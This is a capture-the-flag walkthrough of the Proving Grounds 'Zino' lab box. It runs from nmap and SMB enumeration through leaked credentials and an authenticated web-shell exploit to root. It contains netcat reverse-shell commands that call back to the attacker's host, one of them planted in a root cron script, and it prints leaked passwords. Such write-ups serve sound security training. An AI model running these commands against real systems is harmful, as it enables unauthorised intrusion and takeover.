Proving Grounds Practice: Zino

Pen testing Methodology:

- **Scanning**
  - Host Scanning via Nmap
- **Enumeration**
  - FTP
  - SMB shares
  - HTTP
  - Log Files
  - Web – Application
  - Authenticated Exploit
- **Exploitation**
  - Trying SQLi payloads on login page
  - Got password logged in
  - Running Exploit getting shell as www-data
- **Post-Exploitation**
  - Enumerating for privilege escalation
  - Got config.php trying credentials
  - Trying crontab
  - Creating cleanup.py
  - Got shell
  - Flags
- **My Takeaway**

Scanning:

Scanning the IP address at first then we will look at the output and will decide from where we have to start enumerating our victim. We will use the following command to scan the IP and will use nmap.

- Command**: nmap IP -p- -Pn -sVC -oN advscan.txt –max-retries 0 -T5 -A**

I like to perform scanning in 3 ways:

1. Scanning aggressively (Only for CTF)
2. Scanning detailed but not must detailed as advscan
3. Scanning for vulns with nmap's nse.

Screenshot of advance scan:

```
┌──(kali㉿kali)-[~/PG/Linux/Zino]
└─$ cat advscan.txt
# Nmap 7.92 scan initiated Sat Apr 30 00:54:15 2022 as: nmap --max-retries 0 -p- -Pn -sVC -A -oN advscan.txt -T5 192.168.99.64
Warning: 192.168.99.64 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.99.64
Host is up (0.15s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 b2:66:75:50:1b:18:f5:e9:9f:db:2c:d4:e3:95:7a:44 (RSA)
|   256 91:2d:26:f1:ba:af:d1:8b:69:8f:81:4a:32:af:9c:77 (ECDSA)
|_  256 ec:6f:df:8b:ce:19:13:8a:52:57:3e:72:a3:14:6f:40 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3306/tcp open  mysql?
| fingerprint-strings:
|   GenericLines, NULL, SIPOptions:
|_    Host '192.168.49.99' is not allowed to connect to this MariaDB server
8003/tcp open  http        Apache httpd 2.4.38
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME                FILENAME
| -     2019-02-05 21:02    booked/
|_
|_http-server-header: Apache/2.4.38 (Debian)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cg
```

```
i?new-service :
SF-Port3306-TCP:V=7.92%I=7%D=4/30%Time=626CC151%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4C,"H\0\0\x01\xffj\x04Host\x20'192\.168\.49\.99'\x20is\x20not\x20all
SF:owed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(GenericLin
SF:es,4C,"H\0\0\x01\xffj\x04Host\x20'192\.168\.49\.99'\x20is\x20not\x20all
SF:owed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(SIPOptions
SF:,4C,"H\0\0\x01\xffj\x04Host\x20'192\.168\.49\.99'\x20is\x20not\x20allow
SF:ed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: Hosts: ZINO, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h20m06s, deviation: 2h18m37s, median: 4s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-04-30T04:56:05
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: zino
|   NetBIOS computer name: ZINO\x00
|   Domain name: \x00
|   FQDN: zino
|_  System time: 2022-04-30T00:56:07-04:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr 30 00:56:39 2022 -- 1 IP address (1 host up) scanned in 143.53 seconds
```

Also with advance scan I like to scan full 65535 ports. This helps a lot for confirmation if you have lost any port while in advance. Usually, fullscan ports leave some ports behind but advance scan helps to reveal some hidden ports.

- Command: **nmap -p- --max-retries 0 -oN fullscan.txt -T5 -Pn IP**

```
┌──(kali㉿kali)-[~/PG/Linux/Zino]
└─$ cat fullscan.txt
# Nmap 7.92 scan initiated Sat Apr 30 00:22:03 2022 as: nmap --max-retries 0 -p- -Pn -sV -oN fullscan.txt -T5 192.168.99.64
Warning: 192.168.99.64 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.99.64
Host is up (0.15s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql?
8003/tcp open  http        Apache httpd 2.4.38
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cg
i?new-service :
SF-Port3306-TCP:V=7.92%I=7%D=4/30%Time=626CB9CB%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4C,"H\0\0\x01\xffj\x04Host\x20'192\.168\.49\.99'\x20is\x20not\x20all
SF:owed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: Hosts: ZINO, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr 30 00:23:52 2022 -- 1 IP address (1 host up) scanned in 108.89 seconds
```


I also use vulnerability scan via nmap using vuln module. But in this scan it was showing some false-positive information. It was a rabbit hole. Thank God I didn't focus on that at first.

Then in advance scan the ftp, samba and http ports were open so started enumerating them.

- **Enumeration**:

  - **FTP**:

    Whenever I see open ports, I always go for low hanging fruits. So, also here I enumerated ftp port. Tried anonymous login but nothing happened. I could have brute-forced it but It takes time so I opted it for later.



  - **Samba**:

Also, whenever I get samba open, I try to check the anonymous login on samba. Sometimes, this misconfiguration leaks some useful data. So I used **smbclient** to enumerate shares.

- Command: smbclient -L //IP

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/PG/Linux/Zino]
└─$ smbclient -L //192.168.99.64
Enter WORKGROUP\kali's password:

        Sharename       Type      Comment
        ---------       ----      -------
        zino            Disk      Logs
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP
```

We get some shares. But the suspicious one is **"zino".** So I logged in as an anonymous user and enumerated zino share.

- Command: smbclient //IP/zino

```
┌──(kali㉿kali)-[~/PG/Linux/Zino]
└─$ smbclient //192.168.99.64/zino
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Jul  9 15:11:49 2020
  ..                                  D        0  Tue Apr 28 09:38:53 2020
  .bash_history                       H        0  Tue Apr 28 11:35:28 2020
  error.log                           N      265  Tue Apr 28 10:07:32 2020
  .bash_logout                        H      220  Tue Apr 28 09:38:53 2020
  local.txt                           N       33  Sat Apr 30 00:14:30 2022
  .bashrc                             H     3526  Tue Apr 28 09:38:53 2020
  .gnupg                             DH        0  Tue Apr 28 10:17:02 2020
  .profile                            H      807  Tue Apr 28 09:38:53 2020
  misc.log                            N      424  Tue Apr 28 10:08:15 2020
  auth.log                            N      368  Tue Apr 28 10:07:54 2020
  access.log                          N     5464  Tue Apr 28 10:07:09 2020
  ftp                                 D        0  Tue Apr 28 10:12:56 2020

                7158264 blocks of size 1024. 4725888 blocks available
smb: \>
```

We got some juicy log files their names were very interesting. So, I downloaded all log files using get command of samba.


Before checking files, I visited and checked every port also http.

- **HTTP**:


While advance nmap scan we also got the /booked/ directory.

```
8003/tcp open  http        Apache httpd 2.4.38
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME                FILENAME
| -     2019-02-05 21:02    booked/
```


I checked the port 8003 and visited the IP:8003 for enumeration.




Got this page so clicked on booked directory and got a site named booked.




Whenever, I get a login page I always try SQLi authentication bypass payload. So, I tried that but no success. Tried some common credentials but nothing worked. But then I saw a version on the site with application name running on server. I was damn sure that we got some remote code execution now! Let's go… Searching **searchsploit** we get to know that we do have exploits for **booked scheduler 2.7.5** but it's authenticated.



So, I thought to move to the log files as I was sure that the log files might have some interesting things for us. So, I checked auth.log first.



After checking I saw some very juicy information and I was like 31337-H3ckur in my mind. Trying those credentials…



Ok Ok Ok. Enumerate harder!

Checked other log files too…

```
┌──(kali㉿kali)-[~/PG/Linux/Zino/smb-logs]
└─$ cat access.log
192.168.234.30 - - [28/Apr/2020:08:26:05 -0400] "GET / HTTP/1.1" 200 664 "-" "Mozil
la/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
192.168.234.30 - - [28/Apr/2020:08:26:06 -0400] "GET /icons/blank.gif HTTP/1.1" 200
 431 "http://192.168.234.130:8003/" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko
/20100101 Firefox/68.0"
192.168.234.30 - - [28/Apr/2020:08:26:06 -0400] "GET /icons/folder.gif HTTP/1.1" 20
0 508 "http://192.168.234.130:8003/" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Geck
o/20100101 Firefox/68.0"
192.168.234.30 - - [28/Apr/2020:08:26:06 -0400] "GET /favicon.ico HTTP/1.1" 404 495
 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
192.168.234.30 - - [28/Apr/2020:08:26:08 -0400] "GET /booked/ HTTP/1.1" 200 223 "ht
tp://192.168.234.130:8003/" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/2010010
1 Firefox/68.0"
```

```
┌──(kali㉿kali)-[~/PG/Linux/Zino/smb-logs]
└─$ ls
access.log  auth.log  error.log  misc.log

┌──(kali㉿kali)-[~/PG/Linux/Zino/smb-logs]
└─$ cat error.log
[Tue Apr 28 08:04:48.610828 2020] [mpm_prefork:notice] [pid 498] AH00163: Apache/2.
4.38 (Debian) mod_wsgi/4.6.5 Python/2.7 configured -- resuming normal operations
[Tue Apr 28 08:04:48.610841 2020] [core:notice] [pid 498] AH00094: Command line: '/
usr/sbin/apache2'

┌──(kali㉿kali)-[~/PG/Linux/Zino/smb-logs]
└─$
```

```
┌──(kali㉿kali)-[~/PG/Linux/Zino/smb-logs]
└─$ cat misc.log
Apr 28 08:39:01 zino systemd[1]: Starting Clean php session files...
Apr 28 08:39:01 zino CRON[2791]: (CRON) info (No MTA installed, discarding output)
Apr 28 08:39:01 zino systemd[1]: phpsessionclean.service: Succeeded.
Apr 28 08:39:01 zino systemd[1]: Started Clean php session files.
Apr 28 08:39:01 zino systemd[1]: Set application username "admin"
Apr 28 08:39:01 zino systemd[1]: Set application password "adminadmin"
```

Ahaan… Admin Tried this on the login page and we were in.

- **Exploitation**:

Now we know that credentials are admin:adminadmin. I tried these credentials with the exploit and guess what we had shell.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/PG/Linux/Zino]
└─$ python exploit.py
[+] Usage : exploit.py https://target:port username password

┌──(kali㉿kali)-[~/PG/Linux/Zino]
└─$ python exploit.py http://192.168.99.64:8003 admin adminadmin
[+] Logged in successfully.
[+] Uploaded shell successfully
[+] http://192.168.99.64:8003/booked/Web/custom-favicon.php?cmd=

$ whoami
www-data

$ ifconfig eth0

$ ifconfig
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.99.64  netmask 255.255.255.0  broadcast 192.168.99
.255
        ether 00:50:56:ba:10:27  txqueuelen 1000  (Ethernet)
        RX packets 218  bytes 28438 (27.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 128  bytes 100873 (98.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1170  bytes 236145 (230.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1170  bytes 236145 (230.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

$
```

Now we had shell but the thing we didn't had was stability. So, get it now. For stability I used netcat on victim side and caught the reverse shell on my side.

```
kali@kali: ~/PG/Linux/Zino/smb-logs
File  Actions  Edit  View  Help
[+] http://192.168.99.64:8003/booked/Web/custom-favicon.php?cmd=

$ whoami
www-data

$ ifconfig eth0

$ ifconfig
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.99.64  netmask 255.255.255.0  broadcast 192.168.99
.255
        ether 00:50:56:ba:10:27  txqueuelen 1000  (Ethernet)
        RX packets 218  bytes 28438 (27.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 128  bytes 100873 (98.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1170  bytes 236145 (230.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1170  bytes 236145 (230.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

$ clear

$ which nc
/usr/bin/nc

$ bash

$ nc 192.168.49.99 21 -e /bin/bash
```

```
┌──(kali㉿kali)-[~/PG/Linux/Zino/smb-logs]
└─$ nc -lvnp 21
listening on [any] 21 ...
connect to [192.168.49.99] from (UNKNOWN) [192.168.99.64] 34118
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ifconfig
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.99.64  netmask 255.255.255.0  broadcast 192.168.99.255
        ether 00:50:56:ba:10:27  txqueuelen 1000  (Ethernet)
        RX packets 258  bytes 32308 (31.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 151  bytes 103707 (101.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1170  bytes 236145 (230.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1170  bytes 236145 (230.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Now we had shell on netcat now time to stabilize the shell.

```
which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@zino:/var/www/html/booked/Web$ export TERM=xterm
export TERM=xterm
www-data@zino:/var/www/html/booked/Web$ ^Z
zsh: suspended  nc -lvnp 21

┌──(kali㉿kali)-[~/PG/Linux/Zino/smb-logs]
└─$ stty raw -echo ; fg
[1]  + continued  nc -lvnp 21
                              reset
```

- Command: **which python**
- Command: **python -c ‘import pty; pty.spawn(“/bin/bash”)’**
- Command: **export TERM=xterm**
- Press: **CTRL+Z**
- Command: **stty raw -echo; fg (on attacker machine)**
- Command: **reset**

Got the full-fledged shell now if we by mistake press CTRL+C the shell won’t die.

- **Post-Exploitation**:

After some enumeration I checked the crontab and guess what we had some cronjob running as root.

```
www-data@zino:/$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/3 *   * * *   root    python /var/www/html/booked/cleanup.py
#
www-data@zino:/$
```

So, I changed my directory to **/var/www/html/booked** to check permission of the script. And I was sure that it’s the only script we need to get root. But I saw config directory which had MySQL config.php.

```
www-data@zino:/var/www/html/booked$ ls
Controls  Presenters  config            lang                  tpl
Domain    Web         database_schema   lib                   tpl_c
Jobs      WebServices development-guide.txt plugins           uploads
License   cacert.pem  favicon.png       readme.html
Pages     cleanup.py  index.php         readme_installation.html
www-data@zino:/var/www/html/booked$
```

I can’t resist to check it so I checked it and I got some credentials and username of MySQL.

```
$conf['settings']['database']['type'] = 'mysql';
$conf['settings']['database']['user'] = 'booked_user';        // database user with permission to the booked database
$conf['settings']['database']['password'] = 'RoachSmallDudgeon368';
$conf['settings']['database']['hostspec'] = '127.0.0.1';        // ip, dns or named pipe
$conf['settings']['database']['name'] = 'bookedscheduler';
```

Tried it with **peter** and **root** user. But didn’t worked… Time to get back to cleanup.py

```
www-data@zino:/var/www/html/booked$ cat cleanup.py
#!/usr/bin/env python
import os
import sys
try:
        os.system('rm -r /var/www/html/booked/uploads/reservation/* ')
except:
        print 'ERROR ... '
sys.exit(0)
www-data@zino:/var/www/html/booked$
```

After reading the script I saw that it is cleaning the **reservation** directory. As this was python script and it was running as root every 3 minutes. I checked the permission so that I can create new file or edit the previous one. It's better practice to backup the script and create new one so that it won't affect the working or system.

I checked the permission and checked that the script is writable. And the parent directory is also of **www-data** the user we are currently logged in as. We can write or create new files.

```
www-data@zino:/var/www/html/booked$ ls -la cleanup.py
-rwxrwxrwx 1 www-data www-data 164 Apr 28  2020 cleanup.py
www-data@zino:/var/www/html/booked$
```

I created new file and backed up the original script.

```
www-data@zino:/var/www/html/booked$ cat clean
#!/usr/bin/env python
import os
import sys
try:
        os.system('nc 192.168.49.99 445 -e /bin/sh')
except:
        print 'ERROR ... '
sys.exit(0)
www-data@zino:/var/www/html/booked$
```

```
www-data@zino:/var/www/html/booked$ mv cleanup.py cleanup.py.bak
www-data@zino:/var/www/html/booked$ mv clean cleanup.py
www-data@zino:/var/www/html/booked$ chmod +x cleanup.py
www-data@zino:/var/www/html/booked$
```

Note: In OSCP, Real-World whenever performing assessment always use the ports for reverse shell that the victim machine is listening on. Because the firewall might be configured to forward the packets specifically on those ports.

I am listening on port 445 which was open on victim machine for reverse shell. After 3 minutes we get a connection back. And as a root user.

```
www-data@zino:/var/www/html/booked$ ls
Controls    Web            database_schema        plugins
Domain      WebServices    development-guide.txt  readme.html
Jobs        cacert.pem     favicon.png            readme_installation.html
License     cleanup.py     index.php              tpl
Pages       cleanup.py.bak lang                   tpl_c
Presenters  config         lib                    uploads
www-data@zino:/var/www/html/booked$ cat cleanup.py
#!/usr/bin/env python
import os
import sys
try:
        os.system('nc 192.168.49.99 445 -e /bin/sh')
except:
        print 'ERROR ...'
sys.exit(0)
www-data@zino:/var/www/html/booked$

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 445
listening on [any] 445 ...
connect to [192.168.49.99] from (UNKNOWN) [192.168.99.64] 49736
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
hostname
zino
```

Flags are located in particular user's home directory.

```
root@zino:~# c -c pro
wc -c proof.txt
33 proof.txt
root@zino:~# wc -c /home/peter/local
wc -c /home/peter/local.txt
33 /home/peter/local.txt
root@zino:~#
```

My Takeaway:

This box was like OSCP machine. I never gave the exam of OSCP but this is how the machine will look like. There was a rabbit hole which was found in vulnscan. But doing enumeration properly is what actually helps you to avoid the rabbit hole. Advance scan and fullscan helps XD.

Happy Hacking - L3V1ATH0N